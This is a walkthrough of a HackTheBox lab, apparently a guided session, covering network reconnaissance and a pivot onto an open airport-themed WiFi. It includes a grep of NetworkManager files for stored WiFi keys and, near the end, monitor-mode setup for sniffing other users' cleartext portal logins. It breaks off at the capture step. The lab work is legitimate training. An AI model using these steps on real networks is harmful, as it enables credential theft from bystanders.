resolvectl status                 # ← which UPSTREAM DNS server actually answers for
#                                     international.htb? That server bridges both worlds —
#                                     note its IP. Look for "Current DNS Server" / "DNS Servers".
Why: confirms the target truly isn't routable, and the DNS server that resolved international.htb is a real, reachable machine that "sees" the internal network — a potential pivot or at least a signpost.
contractor@airside-ws01:~$ ping -c2 -W2 10.13.37.10
PING 10.13.37.10 (10.13.37.10) 56(84) bytes of data.

--- 10.13.37.10 ping statistics ---
2 packets transmitted, 0 received, 100% packet loss, time 1047ms

contractor@airside-ws01:~$
contractor@airside-ws01:~$ nc -zv -w3 10.13.37.10 80
nc: connect to 10.13.37.10 port 80 (tcp) timed out: Operation now in progress
contractor@airside-ws01:~$ resolvectl status
Global
         Protocols: -LLMNR -mDNS -DNSOverTLS DNSSEC=no/unsupported
  resolv.conf mode: stub

Link 6 (wlan2)
    Current Scopes: none
         Protocols: -DefaultRoute -LLMNR -mDNS -DNSOverTLS DNSSEC=no/unsupported

Link 7 (wlan3)
    Current Scopes: none
         Protocols: -DefaultRoute -LLMNR -mDNS -DNSOverTLS DNSSEC=no/unsupported

Link 10 (eth0)
    Current Scopes: DNS
         Protocols: +DefaultRoute -LLMNR -mDNS -DNSOverTLS DNSSEC=no/unsupported
Current DNS Server: fe80::216:3eff:feca:622e
       DNS Servers: 10.159.143.1 fd42:3ff5:6554:20e5::1 fe80::216:3eff:feca:622e
        DNS Domain: lxd
contractor@airside-ws01:~$
I am continuing my attempt the following day so the VM IP is: 10.129.114.51 from now on.
Side note on our changing IP: only the HTB-facing address rotates each day (now
10.129.114.51). The box's internal addresses — our10.159.143.x, the portal at10.13.37.10— are internal to the lab and should stay put. So our target is still10.13.37.10.
Probe B — Map the passenger network (who else is on 10.159.143.0/24?)
Try nmap first; if it's not installed, use the pure-bash sweep beneath it.
# Preferred, if nmap exists on the box:
nmap -sn 10.159.143.0/24          # -sn = ping-sweep only (no ports): just "who's alive?"

# Fallback ping sweep (no nmap needed):
for i in $(seq 1 254); do ping -c1 -W1 10.159.143.$i >/dev/null 2>&1 && echo "up: 10.159.143.$i" & done; wait

ip neigh                           # ARP cache: MACs of neighbors we've actually spoken to
nmapis not installed so I used the second command
Why: if a second host here is dual-homed into 10.13.37.0/24, it's our router-through. Any live neighbor is worth noting; the gateway .1 especially.
Output 1: Only 2 endpoints returned up
...
up: 10.159.143.1
...
up: 10.159.143.45
...
Output 2
contractor@airside-ws01:~$ ip neigh
10.159.143.1 dev eth0 lladdr 00:16:3e:ca:62:2e STALE
fd42:3ff5:6554:20e5::1 dev eth0 lladdr 00:16:3e:ca:62:2e router STALE
fe80::216:3eff:feca:622e dev eth0 lladdr 00:16:3e:ca:62:2e router STALE
Probe C — Interrogate the wireless interfaces (the airport angle)
nmcli device status                # how NetworkManager sees eth0/wlan2/wlan3 — managed? available?
iw dev                             # kernel view of the wifi devices (confirms they're real radios)
rfkill list                        # are the radios blocked (soft/hard)? we may need to unblock
sudo iw dev wlan2 scan | grep -iE 'SSID|signal|freq'   # what networks are in range? (try wlan3 too)
Why: if wlan2/wlan3 are genuine adapters and a scan reveals an SSID (e.g., a staff/crew/ops network), then the intended pivot is joining that WiFi to land on the internal segment. netdev + wireshark group membership exist precisely to enable this.
Output:
contractor@airside-ws01:~$ nmcli device status
DEVICE         TYPE      STATE         CONNECTION
wlan2          wifi      disconnected  --
wlan3          wifi      disconnected  --
eth0           ethernet  unmanaged     --
lo             loopback  unmanaged     --
p2p-dev-wlan2  wifi-p2p  unmanaged     --
p2p-dev-wlan3  wifi-p2p  unmanaged     --

contractor@airside-ws01:~$ iw dev
phy#3
	Interface wlan3
		ifindex 7
		wdev 0x300000001
		addr 02:00:00:00:03:00
		type managed
		txpower 20.00 dBm
		multicast TXQ:
			qsz-byt	qsz-pkt	flows	drops	marks	overlmt	hashcoltx-bytes	tx-packets
			0	0	0	0	0	0	0	00
phy#2
	Unnamed/non-netdev interface
		wdev 0x200000002
		addr 42:00:00:00:02:00
		type P2P-device
		txpower 20.00 dBm
	Interface wlan2
		ifindex 6
		wdev 0x200000001
		addr 02:00:00:00:02:00
		type managed
		txpower 20.00 dBm
		multicast TXQ:
			qsz-byt	qsz-pkt	flows	drops	marks	overlmt	hashcoltx-bytes	tx-packets
			0	0	0	0	0	0	0	00

contractor@airside-ws01:~$ rfkill list
rfkill: cannot open /dev/rfkill: No such file or directory

contractor@airside-ws01:~$ sudo iw dev wlan2 scan | grep -iE 'SSID|signal|freq'
[sudo] password for contractor:
	freq: 2437.0
	signal: -30.00 dBm
	SSID: HTB International WiFi
		 * Multiple BSSID
		 * SSID List
contractor@airside-ws01:~$ sudo iw dev wlan3 scan | grep -iE 'SSID|signal|freq'
	freq: 2437.0
	signal: -30.00 dBm
	SSID: HTB International WiFi
		 * Multiple BSSID
		 * SSID List
What these probes settled
Probe B — the passenger network is a dead end. Only two hosts are alive on 10.159.143.0/24: the gateway (.1) and you (.45). No dual-homed neighbor to pivot through. ip neigh confirms the only MAC you've talked to is that gateway (00:16:3e:... — another LXD-style address). So there is no wired bridge to the internal net.
Probe C — wireless IS the bridge, and we can see it.
nmcli: wlan2, wlan3 = wifi, disconnected, MANAGED by NetworkManager   ← we can drive these with nmcli
iw dev: both are real "managed" radios (addresses 02:00:00:00:0X:00)
scan → SSID: "HTB International WiFi"  @ -30 dBm (right on top of us)
        * Multiple BSSID   * SSID List
A few things worth understanding here:
- Those
02:00:00:00:0X:00MACs and the missing/dev/rfkillare the fingerprint ofmac80211_hwsim— a Linux kernel module that simulates WiFi radios. HTB built a virtual wireless lab inside this box. It behaves like real WiFi (scan, associate, WPA, etc.), just without physical hardware. Everything you'd do against a real AP works the same way. HTB International WiFiis our doorway. Associating to it should drop you onto a new network segment — very likely the one that routes to10.13.37.0/24where the portal lives. The thematic story clicks: you jack into the passenger network, then hop onto the airport's internal WiFi to reach staff systems.Multiple BSSID/SSID Listare 802.11 beacon features that let one AP advertise several SSIDs at once — including hidden ones. So "HTB International WiFi" may be the public face, with a staff/ops SSID hiding in the same beacon. We'll enumerate that, because the hidden one is often the interesting one.
1.5 Join HTB International WiFi
Before we associate, we need two facts: what security the network uses (that dictates how we connect), and whether there's a hidden SSID we should be aiming at instead. Then we check if the box already holds a WiFi key. Run these three, paste the output.
Step 5a — Get the security type (the clean view)
nmcli dev wifi list ifname wlan2
#   Look at the SECURITY column:
#     "--"       → OPEN  (no key needed — easiest)
#     "WPA1/2"   → WPA2-PSK (needs a pre-shared key/password)
#     "WPA3"     → WPA3-SAE (needs a password)
#     "802.1X"   → WPA-Enterprise (needs a username + password, e.g. maybe 'contractor')
This is the single most important line — it tells us which connection recipe to use.
Output:
contractor@airside-ws01:~$ nmcli dev wifi list ifname wlan2
IN-USE  BSSID              SSID                    MODE   CHAN  RATE       SIGNAL  BARS  SECURITY
        02:00:00:00:00:00  HTB International WiFi  Infra  6     54 Mbit/s  100     ▂▄▆█  --
Step 5b — Full scan: hunt the hidden SSID + confirm crypto
sudo iw dev wlan2 scan > /tmp/wscan.txt 2>&1
grep -nE 'BSS |freq:|signal:|SSID|RSN:|WPA:|Privacy|Authentication suites|Group cipher|Pairwise ciphers|Multiple BSSID|\* SSID' /tmp/wscan.txt
How to read it: each BSS <mac> block is one advertised network. A line SSID: with nothing after it (or a length-0 SSID) is a hidden network — note its BSSID. RSN: / Authentication suites: reveal the exact auth (PSK vs 802.1X/EAP). If the "Multiple BSSID" element lists sub-profiles, we may see a second name like HTB International Staff or similar — that's the one we'll likely want.
Output:
contractor@airside-ws01:~$ sudo iw dev wlan2 scan > /tmp/wscan.txt 2>&1
contractor@airside-ws01:~$ cat /tmp/wscan.txt
BSS 02:00:00:00:00:00(on wlan2)
	last seen: 1953.427s [boottime]
	TSF: 1790860061514477 usec (20727d, 13:07:41)
	freq: 2437.0
	beacon interval: 100 TUs
	capability: ESS ShortSlotTime (0x0401)
	signal: -30.00 dBm
	last seen: 7634 ms ago
	Information elements from Probe Response frame:
	SSID: HTB International WiFi
	Supported rates: 1.0* 2.0* 5.5* 11.0* 6.0 9.0 12.0 18.0
	DS Parameter set: channel 6
	ERP: Barker_Preamble_Mode
	Extended supported rates: 24.0 36.0 48.0 54.0
	Supported operating classes:
		 * current operating class: 81
	Extended capabilities:
		 * Extended Channel Switching
		 * Multiple BSSID
		 * SSID List
		 * Operating Mode Notification
contractor@airside-ws01:~$ grep -nE 'BSS |freq:|signal:|SSID|RSN:|WPA:|Privacy|Authentication suites|Group cipher|Pairwise ciphers|Multiple BSSID|\* SSID' /tmp/wscan.txt
1:BSS 02:00:00:00:00:00(on wlan2)
4:	freq: 2437.0
7:	signal: -30.00 dBm
10:	SSID: HTB International WiFi
19:		 * Multiple BSSID
20:		 * SSID List
Step 5c — Does the box already have a saved WiFi key?
sudo ls -la /etc/NetworkManager/system-connections/
sudo grep -riE 'psk|password|ssid|wpa|key-mgmt' /etc/NetworkManager/system-connections/ 2>/dev/null
Why: machines that use WiFi often have a pre-seeded connection profile containing the PSK or EAP credentials in cleartext. If it's here, we skip straight to connecting. (You have sudo ALL, so you can read these root-only files.)
Output:
contractor@airside-ws01:~$ sudo ls -la /etc/NetworkManager/system-connections/
total 8
drwxr-xr-x 2 root root 4096 Sep 23 13:14 .
drwxr-xr-x 8 root root 4096 Sep 23 13:14 ..

contractor@airside-ws01:~$ sudo grep -riE 'psk|password|ssid|wpa|key-mgmt' /etc/NetworkManager/system-connections/ 2>/dev/null
contractor@airside-ws01:~$
Reading 5a–5c
SECURITYcolumn =--→ it's an OPEN network. The scan backs this up:capability: ESS ShortSlotTimewith noPrivacybit and noRSN/WPAelements = no encryption, no key required. We can just associate.- No hidden SSID surfaced in the probe response (the Multiple BSSID/SSID-List capability is advertised, but only the one SSID came back). We'll proceed with the visible one; if the segment turns out to be a dead end we can revisit hidden-SSID hunting.
- No saved WiFi profile on the box — nothing pre-seeded. We don't need one for an open net.
Put two facts side by side:
The WiFi is OPEN (unencrypted) … and the portal is plain HTTP on port 80 (not HTTPS).
On an open wireless network, frames aren't encrypted, so anyone nearby can capture everyone's traffic. And because the portal speaks cleartext HTTP, any credentials or session cookies that other users send to portal.international.htb cross the air in the clear. That is what your wireshark group membership — and the fact that you were handed two radios (wlan2 and wlan3) — is for:
wlan2→ associate to the WiFi (managed mode) so we can reach the portal ourselves.wlan3→ drop into monitor mode on the same channel and sniff other clients' cleartext logins to the portal.
So the likely arc is: connect, see what the portal demands, and if it needs credentials we don't have, sniff them off the open air. Let's take it one step at a time — first get onto the WiFi and confirm we can reach the portal.
Step 5d - Associate to the WiFi
nmcli dev wifi connect "HTB International WiFi" ifname wlan2
#   open network → no 'password' argument needed.
#   NetworkManager will associate, run DHCP, and bring wlan2 up with an IP.
Output:
contractor@airside-ws01:~$ nmcli dev wifi connect "HTB International WiFi" ifname wlan2
Device 'wlan2' successfully activated with 'bd53bb3a-5bc8-4ebb-80ec-8013928e5d82'.
Step 5e - Verify what we got (and protect our RDP)
ip -brief address        # what IP did wlan2 pull? ← the subnet here tells us where we landed
ip route                 # routing table AFTER connecting
nmcli connection show --active
How to read ip route:
- You want to see a route that reaches
10.13.37.0/24— either a direct10.13.37.0/24 dev wlan2line, or wlan2 sitting on a subnet whose gateway forwards there. - RDP safety check: find the
default via ...line(s). NetworkManager normally gives WiFi a higher metric (~600) than youreth0(~100), so eth0 should stay the preferred default and RDP keeps working.
Output:
contractor@airside-ws01:~$ ip -brief address
lo               UNKNOWN        127.0.0.1/8 ::1/128
wlan2            UP             10.13.37.182/24 fe80::47ee:2e9e:f9b1:4e8f/64
wlan3            DOWN
eth0@if11        UP             10.159.143.45/24 metric 100 fd42:3ff5:6554:20e5:216:3eff:fe83:ea41/64 fe80::216:3eff:fe83:ea41/64
contractor@airside-ws01:~$ ip route
default via 10.159.143.1 dev eth0 proto dhcp src 10.159.143.45 metric 100
default via 10.13.37.1 dev wlan2 proto dhcp src 10.13.37.182 metric 20600
10.13.37.0/24 dev wlan2 proto kernel scope link src 10.13.37.182 metric 600
10.159.143.0/24 dev eth0 proto kernel scope link src 10.159.143.45 metric 100
10.159.143.1 dev eth0 proto dhcp scope link src 10.159.143.45 metric 100
contractor@airside-ws01:~$ nmcli connection show --active
NAME                    UUID                                  TYPE  DEVICE
HTB International WiFi  bd53bb3a-5bc8-4ebb-80ec-8013928e5d82  wifi  wlan2
Step 5f — Re-test the portal
ping -c2 -W2 10.13.37.10                         # can we reach the target subnet now?
curl -sS -D- http://portal.international.htb/miles/ | head -n 40
#   -D-  → dump response HEADERS to stdout (status line, redirects, Set-Cookie, Server)
#   head → first 40 lines of headers+body so we see what the portal is without dumping everything
Output:
contractor@airside-ws01:~$ ping -c2 -W2 10.13.37.10
PING 10.13.37.10 (10.13.37.10) 56(84) bytes of data.
64 bytes from 10.13.37.10: icmp_seq=1 ttl=64 time=0.287 ms
64 bytes from 10.13.37.10: icmp_seq=2 ttl=64 time=0.188 ms

--- 10.13.37.10 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1015ms
rtt min/avg/max/mdev = 0.188/0.237/0.287/0.049 ms
Output:
contractor@airside-ws01:~$ curl -sS -D- http://portal.international.htb/miles/ | head -n 40
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Thu, 01 Oct 2026 13:25:33 GMT
Content-Type: text/html
Content-Length: 6932
Last-Modified: Thu, 20 Aug 2026 14:57:58 GMT
Connection: keep-alive
ETag: "6a8715f6-1b14"
Accept-Ranges: bytes

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>HTB Airways Miles — Member Sign In</title>
<meta name="description" content="Sign in to HTB Airways Miles to check your balance, tier and lounge access at HTB International.">
<link rel="stylesheet" href="../assets/site.css">
<style>
  /* NOTE: the form is a plain HTML POST to /miles/login.php with fields
     username/password — this is the intended cleartext login. Do not add JS that
     intercepts or transforms the submission. */
  body { background: var(--navy-900); }
  .auth { min-height: 100vh; display: grid; grid-template-columns: 1.02fr .98fr; }
  .auth__brand { position: relative; overflow: hidden; color:#fff;
    background: radial-gradient(900px 500px at 78% -10%, #14345f, var(--navy) 52%, #06122a);
    padding: 52px 56px; display: flex; flex-direction: column; gap: 26px; }
  .auth__brand::before { content:""; position:absolute; right:-90px; top:-90px; width:340px; height:340px;
    background: radial-gradient(circle, rgba(227,179,65,.26), transparent 62%); }
  .auth__brand .top { position:relative; }
  .auth__brand h1 { position:relative; font-size: clamp(1.7rem,2.6vw,2.3rem); line-height:1.1; letter-spacing:-.02em; text-wrap:balance; margin:0 0 12px; }
  .auth__brand p { position:relative; color:#c3d3ee; max-width:40ch; margin:0; }
  .auth__brand .spacer { flex:1; }
  .perks { position:relative; display:flex; flex-direction:column; gap:14px; }
  .perk { display:flex; align-items:center; gap:12px; color:#dbe6f7; font-size:.96rem; }
  .perk svg { width:20px; height:20px; color:var(--gold); flex:none; }
  .auth__brand .cardface { position:relative; align-self:flex-start; margin-top:4px; }

  .auth__form { background: var(--surface); display:grid; place-items:center; padding: 44px 24px; }
  .authcard { width:100%; max-width: 396px; }
We crossed onto the internal network
wlan2  UP  10.13.37.182/24           ← we now hold an address ON the portal's subnet
10.13.37.0/24 dev wlan2 ...          ← direct route to the internal net
ping 10.13.37.10 → 0% loss           ← target reachable
curl /miles/ → HTTP/1.1 200 OK       ← portal is talking to us
- And the RDP is safe: your two default routes are
eth0at metric 100 andwlan2at metric 20600. Lower wins, soeth0stays the default and your RDP replies keep flowing the right way. WiFi is only used for the10.13.37.0/24route. Perfect — no pinning needed. - About the portal:
Server: nginx/1.24.0 (Ubuntu), and/miles/returns a static HTML page (note theLast-Modified,ETag,Accept-Ranges: bytes— that's nginx serving a file off disk, ~6.9 KB). So the landing page is static; the interesting logic (login, API) will be referenced from inside that HTML. We need to read it.
1.6 Enumerate the Miles portal
Step 6a — Look at it in the browser
In the box's Browser, go to:
http://portal.international.htb/miles/

- We see a login page with email and password fields
Step 6b — Read the source to find the login mechanism
curl -s http://portal.international.htb/miles/ -o /tmp/miles.html
wc -c /tmp/miles.html                          # sanity: ~6932 bytes expected

# Pull out the structural bits that tell us how login works and where the API is:
grep -niE '<title|<form|action=|method=|<input|name=|<button|<a |href=|<script|src=|login|logout|password|user|token|api|fetch\(|XMLHttpRequest|axios|/miles' /tmp/miles.html
How to read that grep:
<form ... action=... method=...→ where the login POSTs to and how. This is the endpoint we (or sniffed users) hit.<input name=...>→ the exact field names (e.g.username,email,password) — we'll need these to recognize creds in a capture, and to replay a login.<script src=...>→ JS files. The real API routes are often buried in app JS. If you see something like/miles/js/app.js, we'll fetch and grep it too.href=links → other pages/sections (/miles/dashboard,/miles/admin, etc.) worth probing.
Output:
contractor@airside-ws01:~$ curl -s http://portal.international.htb/miles/ -o /tmp/miles.html
contractor@airside-ws01:~$ wc -c /tmp/miles.html
6932 /tmp/miles.html
contractor@airside-ws01:~$ grep -niE '<title|<form|action=|method=|<input|name=|<button|<a |href=|<script|src=|login|logout|password|user|token|api|fetch\(|XMLHttpRequest|axios|/miles' /tmp/miles.html
5:<meta name="viewport" content="width=device-width, initial-scale=1">
6:<title>HTB Airways Miles — Member Sign In</title>
7:<meta name="description" content="Sign in to HTB Airways Miles to check your balance, tier and lounge access at HTB International.">
8:<link rel="stylesheet" href="../assets/site.css">
10:  /* NOTE: the form is a plain HTML POST to /miles/login.php with fields
11:     username/password — this is the intended cleartext login. Do not add JS that
61:      <a class="backlink" href="../index.html">
91:      <form method="POST" action="/miles/login.php">
93:          <label for="username">Membership ID or email</label>
94:          <input id="username" name="username" type="text" autocomplete="username" placeholder="you@example.com" autofocus>
97:          <label for="password">Password</label>
98:          <input id="password" name="password" type="password" autocomplete="current-password" placeholder="••••••••">
101:          <label><input type="checkbox" name="remember" value="1"> Keep me signed in</label>
102:          <a href="../index.html#miles">Forgot password?</a>
104:        <button class="btn btn-primary btn-lg" type="submit">Sign in to Miles</button>
107:      <div class="alt">Not a member yet? <a href="../index.html#miles">Join HTB Airways Miles</a></div>
Step 6c — Peek at the web root and any obvious endpoints
curl -s -D- -o /dev/null http://portal.international.htb/              # what's at the site root?
curl -s -D- -o /dev/null http://portal.international.htb/miles/login   # does a login route exist?
curl -s -D- -o /dev/null http://portal.international.htb/miles/api/    # any API base?
#   -o /dev/null -D-  → show only response headers (status, redirects) without the body
#   We're fishing for 200/301/302/403 (exists) vs 404 (nope).
Output:
contractor@airside-ws01:~$ curl -s -D- -o /dev/null http://portal.international.htb/
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Thu, 01 Oct 2026 13:37:05 GMT
Content-Type: text/html
Content-Length: 14221
Last-Modified: Thu, 20 Aug 2026 14:41:17 GMT
Connection: keep-alive
ETag: "6a87120d-378d"
Accept-Ranges: bytes

contractor@airside-ws01:~$ curl -s -D- -o /dev/null http://portal.international.htb/miles/login
HTTP/1.1 404 Not Found
...

contractor@airside-ws01:~$ curl -s -D- -o /dev/null http://portal.international.htb/miles/api/
HTTP/1.1 404 Not Found
...
What 6a/6b/6c confirm
The login is a plain HTML form posting credentials in the clear:
<form method="POST" action="/miles/login.php">
  <input name="username" ...>      ← field 1: "Membership ID or email"
  <input name="password" ...>      ← field 2
  <input name="remember" value="1">
And look at the comment the devs left in the page source:
"the form is a plain HTML POST to
/miles/login.phpwith fieldsusername/password— this is the intended cleartext login."
Combine that with the page's own notice — "the Miles portal is reachable on the complimentary terminal passenger WiFi — sign in any time" — and the picture is complete:
- The portal has no account we own (your
contractorlogin is a workstation credential, not a Miles membership)./miles/loginand/miles/api/are 404, so there's no alternate way in. - But legitimate members log in over the open WiFi, sending
username=...&password=...unencrypted to/miles/login.php. - We're on that same open WiFi with a spare radio (
wlan3) and capture rights. So we listen and let a real login hand us its credentials.
1.7 Sniff the cleartext login
Concept first: what "monitor mode" actually is
A WiFi card normally runs in managed mode: after associating to an AP, the kernel only hands you frames addressed to you, already stripped down to plain Ethernet/IP. That's useless for eavesdropping on others.
Monitor mode turns the radio into a passive receiver of every 802.11 frame on a given channel — regardless of who it's addressed to, no association required. It's the radio equivalent of promiscuous mode. The catch is normally encryption: on WPA WiFi those frames would be scrambled per-client. But this network is open, so the captured frames are unencrypted — we can read the HTTP (and thus username/password) straight out of them.
That's why you were given two radios: wlan2 stays associated (so you keep portal access), while wlan3 becomes the monitor ear. The AP is on channel 6 (from the scan: freq 2437, channel 6), so that's the channel we listen on.
Step 7a — Put wlan3 into monitor mode on channel 6
sudo nmcli device set wlan3 managed no   # tell NetworkManager to stop touching wlan3,
#                                          otherwise it fights us and flips it back to managed

sudo ip link set wlan3 down              # must be down to change mode
sudo iw dev wlan3 set type monitor       # switch the radio into monitor (listen-all) mode
sudo ip link set wlan3 up                # bring it back up
sudo iw dev wlan3 set channel 6          # tune to the AP's channel

iw dev wlan3 info                        # VERIFY → expect "type monitor" and "channel 6"
Don't continue until iw dev wlan3 info shows type monitor and channel 6. (If set channel complains, run it again after up — occasionally it needs the interface up first, which is the order above.)
Output:
contractor@airside-ws01:~$ sudo iw dev wlan3 info
Interface wlan3
	ifindex 7
	wdev 0x300000001
	addr 02:00:00:00:03:00
	type monitor
	wiphy 3
	channel 6 (2437 MHz), width: 20 MHz (no HT), center1: 2437 MHz
	txpower 20.00 dBm
	multicast TXQ:
		qsz-byt	qsz-pkt	flows	drops	marks	overlmt	hashcol	tx-bytes	tx-packets
		0	0	0	0	0	0	0	0		0
- So we are good to continue
Step 7b - Capture the air
Wireshark (GUI, recommended — it's the signposted tool and makes creds obvious):

